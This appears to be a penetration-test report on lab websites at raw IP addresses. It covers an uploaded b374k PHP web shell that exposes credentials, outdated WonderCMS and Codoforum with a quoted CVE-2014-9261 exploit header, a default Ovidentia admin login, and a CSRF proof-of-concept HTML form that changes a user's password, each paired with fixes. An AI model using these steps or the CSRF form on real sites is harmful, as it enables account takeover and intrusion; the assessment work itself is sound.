
Observation:-

- First go to the blog section, where on the main page you can easily find admin login (with password)
- After logging in, go to settings, there you will find the files option.

- In the files section, hacker can upload any malicious script or shell to gain complete access.




- On the main website, login into admin account (force browsing). There you will find a console option




Proof of Concept (POC):-


- If you click on b374kmin.php (It's a malicious shell), you can get complete information of the website including admin login password, database credentials etc.



- Other valuable information.



- Other login credentials.



Recommendations:-


- Hide all the falls in the **Upload** Screen.
- Delete all the php shells.

➢ Components with known vulnerability

Components with known vulnerability (Critical)	Below given URL is vulnerable to known vulnerability available on internet . **Affected URL :** • http://43.204.30.166/wondercms/ • http://43.204.30.166/forum/ • PHP Version

Observation:-

- The PHP version (5.6.39) in shopping website is older one. (Outdated)



The latest PHP version is 8.3

Which was released in Nov, 2023.

- n the blog section, wonderCMS is used. This also running on an older version. Same goes with codoforum section.


Latest version of wonderCMS is 3.4.2

And

Latest version of codoforum is v5.

Proof of concept (POC) - Codofourm

- An attacker can search various vulnerability available on the internet. (Public Exploits).



Vulnerability Details : CVE-2014-9261 (1 public exploit)

The sanitize function in Codoforum 2.5.1 does not properly implement filtering for directory traversal sequences, which allows remote attackers to read arbitrary files via a .. (dot dot) in the path parameter to index.php.
Publish Date : 2015-03-23 Last Update Date : 2020-02-18

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

- CVSS Scores & Vulnerability Types

CVSS Score	5.0
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	None (There is no impact to the integrity of the system)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Directory traversal
CWE ID	22

- Products Affected By CVE-2014-9261

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Codologic	Codoforum	2.5.1	*	*	*	Version Details Vulnerabilities

- Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Codologic	Codoforum	1

- References For CVE-2014-9261

http://packetstormsecurity.com/files/130739/Codoforum-2.5.1-Arbitrary-File-Download.html
http://osvdb.org/show/osvdb/119412
OSVDB 119412
https://codoforum.com/documentation/roadmap CONFIRM
http://security.szurek.pl/codoforum-251-arbitrary-file-download.html

CodoForum 2.5.1 - Arbitrary File Download

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
36320	2014-9261	KACPER SZUREK	WEBAPPS	PHP	2015-03-10

EDB Verified: × Exploit: / {} Vulnerable App:

```
# Exploit Title: Codoforum 2.5.1 Arbitrary File Download
# Date: 23-11-2014
# Software Link: https://codoforum.com/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: webapps
# CVE: CVE-2014-9261

1. Description

str_replace() is used to sanitize file path but function output is not assigned to variable
```

Proof of concept (POC):- WonderCMS

11	CVE-2017-14523	74		2018-01-26	2019-04-30	5.0	None	Remote	Low	Not required	None	Partial	None
** DISPUTED ** WonderCMS 2.3.1 is vulnerable to an HTTP Host header injection attack. It uses user-entered values to redirect pages. NOTE: the vendor reports that exploitation is unlikely because the attack can only come from a local machine or from the administrator as a self attack.													
12	CVE-2017-14522	79	XSS	2018-01-26	2019-03-13	4.3	None	Remote	Medium	Not required	None	Partial	None
** DISPUTED ** In WonderCMS 2.3.1, the application's input fields accept arbitrary user input resulting in execution of malicious JavaScript. NOTE: the vendor disputes this issue stating that this is a feature that enables only a logged in administrator to write execute JavaScript anywhere on their website.													
13	CVE-2017-14521	434		2018-01-26	2019-04-26	6.5	None	Remote	Low	???	Partial	Partial	Partial
In WonderCMS 2.3.1, the upload functionality accepts random application extensions and leads to malicious File Upload.													

Business Impact - Extremely High

- Anyone can perform any attacks (available) as all the exploits are available publicly .
- It can cause severe damage to the website
- He may be able to upload backdoor shells
- He will easily deface your website

Recommendation:-

- Hide all the version, banners of the software being used.
- Update to the latest php version.
- Check for newer version weekly

➢ Default Admin Password

\

Default Admin Password (Critical)	Below given URL has default admin password. **Affected URL :** • http://43.204.30.166/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1 **Component name :** Ovidentia CMS

Observation

- First we need to go to ovidentia cms using http://43.204.30.166/ovidentiaCMS/ . Then you will find an option called connexion at top right conner.

- When you click on that section, you will be redirected to the admin login page.

- While searching for default admin password for ovidentaiCMS, we found this –

Proof of Concept:-

- Now by giving the username and password we have, we will get the admin access.

Business Impact - Extremely High

- When not changed, default credentials make an organization more vulnerable to potential cyber attacks. Attackers can easily obtain these standard login details, allowing them access to the devices on your network – usually with admin rights – and leaving them open to takeover.

Recommendations


- Two- Factor Authentication for sensitive data should be added with strong passwords.
- Hide the admin login page.
- Remove all the default passwords and add your own password which should be very strong. It must contain a special character, at least one lowercase letter, at least one uppercase letter, and a number and it must be greater than or equal to 8 digits for maximum security.

➢ Cross Site Request Forgery

Cross Site Request Forgery (Severe)	Below given URL is vulnerable to cross site request forgery. **Affected URL :** • http://3.110.31.57/profile/change_password.php

Observation

- Login as a customer and then go to my profile section, there you can find the change password button.
- Lets see if we can forge this request or not.




Proof of Concept (POC)

- Lets make HTML login page. Change your password here and press on update button.

```
<html>

<head>
<title>CSRF</title>
<head>

<body>
<form name='change-password' id='change-password' method='POST'
action='http://3.110.31.57/profile/change_password_submit.php'>
<input type='password' placeholder='New Password' name='password' id='password'>
<input type='password' placeholder='Confirm Password' name='password_confirm'
id='password_confirm'>
<button type='submit' class='btn btn-primary'>Update</button>
</body>

</html>
```

- Now try logging in with the new password. It will work.

{"success":true,"successMessage":"Password updated succesfully."}



Business Impact - Severe

- Attacker can change the password by uploading phishing pages and take complete control of the user account and use it to plan further attacks on the company.
- Attacker can confirm the order without consent of user which in turn can lead to a huge loss for the company.

Recommendations

- For stateful software use the synchronizer token pattern
- For stateless software use double submit cookies
- Implement at least one mitigation from Defense in Depth Mitigations section
- Consider implementing user interaction based protection for highly sensitive operations